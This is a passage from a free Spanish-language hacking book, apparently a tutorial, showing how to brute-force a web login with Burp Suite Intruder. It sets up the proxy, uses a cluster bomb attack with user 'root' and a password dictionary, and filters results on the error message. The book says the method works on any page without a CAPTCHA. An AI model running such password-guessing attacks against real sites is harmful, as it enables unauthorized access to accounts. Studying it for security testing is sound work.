
PRIMERO NOS SITUAMOS Y LUEGO CONFIGURAMOS EL PROXY. CUANDO INTRODUZCAMOS NUESTRAS CREDENCIALES... VEREMOS QUE NOS SALE LO SIGUIENTE:



SE PARECE A LO QUE NOS SALÍA CUANDO CONFIGURAMOS NUESTRO SERVIDOR APACHE CON CERTIFICADO SSL PARA PERMITIR EL


PROTOCOLO SEGURO DE TRANSFERENCIA DE HIPERTEXTO (HTTPS). TAN SÓLO TENDREMOS QUE PINCHAR EN ADVANCED Y AÑADIR EXCEPCIÓN.

VOLVEMOS A PROBAR NUEVAMENTE Y CUANDO INTRODUZCAMOS LAS CREDENCIALES... SI VAMOS A BURPSUITE VEMOS QUE EN LA PESTAÑA PROXY SE NOS HA GENERADO LO SIGUIENTE:




YA TENEMOS TODO LO QUE NECESITAMOS PARA EMPEZAR.


NOS IREMOS A LA SECCIÓN HEADERS... BUSCAREMOS NUESTRO REQUEST CORRESPONDIENTE, HAREMOS CLICK DERECHO Y SELECCIONAREMOS **SEND TO INTRUDER**:



Y AHORA EN LA PESTAÑA INTRUDER NOS ENCONTRAMOS CON LO SIGUIENTE:




AHORA MISMO TENEMOS MÁS PAYLOADS DE LOS QUE NECESITAMOS... QUE REALMENTE SON 2, EL CORRESPONDIENTE AL USUARIO Y LA CONTRASEÑA QUE SE DEBE INTRODUCIR. PINCHAREMOS EN CLEAR Y SELECCIONAREMOS AQUELLOS QUE QUERAMOS ALTERAR, POSTERIORMENTE PINCHAREMOS EN ADD:




AHORA SÍ YA ESTO ES OTRA HISTORIA. CONTINUEMOS.

ESOS 2 CAMPOS SON LOS QUE VAMOS A MODIFICAR... ¿PERO POR QUÉ VALORES?, TENDREMOS QUE INDICARLE. NOS IREMOS A LA PESTAÑA PAYLOADS NO SIN ANTES INDICAR DESDE LA INTERFAZ ACTUAL EL TIPO DE ATAQUE... QUE ES DE TIPO ***CLUSTER BOMB***. AHORA SÍ DESDE LA NUEVA PESTAÑA SELECCIONAREMOS QUÉ PAYLOAD QUEREMOS CONFIGURAR... 1 SERÁ EL CORRESPONDIENTE AL USUARIO Y 2 A LA CONTRASEÑA.

COMO YA SABEMOS DE ANTEMANO QUE EL USUARIO CORRECTO ES **ROOT**, SIMPLEMENTE LE PONDREMOS ROOT:




AHORA SELECCIONAREMOS NUESTRO PAYLOAD 2 CORRESPONDIENTE A LA CONTRASEÑA Y EN ESTE CASO ADJUNTARÉ UN MINIDICCIONARIO INDICANDO LA RUTA A TRAVÉS DE LOAD:




Y EFECTIVAMENTE... TE LEÍ LA MENTE, FALTA ALGO, ¿NO?, EL MENSAJE DE ERROR.

IGUAL QUE CON HYDRA, EL PROGRAMA NECESITA SABER CUÁNDO LAS CREDENCIALES INTRODUCIDAS SON INCORRECTAS... PARA ELLO LE PODEMOS ADJUNTAR PARTE DEL MENSAJE DE ERROR QUE NOS SALE CUANDO LAS CREDENCIALES NO SON LAS QUE DEBERÍAN SER.


AQUÍ VEMOS LO SIGUIENTE:



POR TANTO... ALGO QUE PODRÍAMOS PONER EN LA PESTAÑA **OPTIONS** SERÍA LO SIGUIENTE COMO MENSAJE DE ERROR:



YA ESTAMOS PREPARADOS PARA LANZAR EL ATAQUE... EN LAS PESTAÑAS SUPERIORES PASAMOS EL CURSOR POR ENCIMA DE INTRUDER Y PINCHAMOS EN **START ATTACK**. SE NOS ABRIRÁ OTRA PESTAÑA Y VEREMOS LO SIGUIENTE:



SI NOS HEMOS DADO CUENTA... DE FORMA INDIRECTA, NOS HA DICHO CUÁL ES LA CONTRASEÑA CORRECTA. ¡LO QUE EL PROGRAMA HACE ES MOSTRARNOS CON QUÉ CREDENCIALES INTRODUCIDAS NOS HA SALIDO DENIED!, EN CASO DE QUE NO APAREZCA... SIMPLEMENTE LA CASILLA NO ESTARÁ VERIFICADA... LO QUE QUIERE DECIR QUE LA CONTRASEÑA INTRODUCIDA ES CORRECTA.

BURPSUITE TIENE OTRAS MUCHAS UTILIDADES... PERO YA SABÉIS CÓMO HACER UN ATAQUE DE FUERZA BRUTA USANDO ESTA HERRAMIENTA. OS SIRVE PARA CUALQUIER PÁGINA SIEMPRE Y CUANDO NO HAYA UN CAPTCHA DE POR MEDIO.

COLOFÓN

Primero que nada, agradecer de ante mano el adquirir mi libro edición especial, segundo espero haber sido de gran ayuda y también haberles despejado sus dudas a los nuevos integrantes del mundo informático.

Atte.: Ingeniero Jerónimo González Enríquez (Tux).

Queda prohibida su venta tanto parcial como total debido a que es un libro totalmente gratuito y totalmente en español.

No se le da mención a ninguna imprenta debido a ser un libro en formato pdf y no un libro físico dejando a libre albedrio si desean imprimirlo.

Nota importante:

Todo el contenido es con fines educativos y éticos por tanto no me hago responsable del mal uso que se le pueda dar al conocimiento compartido dentro de este ejemplar.

Sin mas por el momento les deseó a todos y cada uno de ustedes un HAPPY HACKING…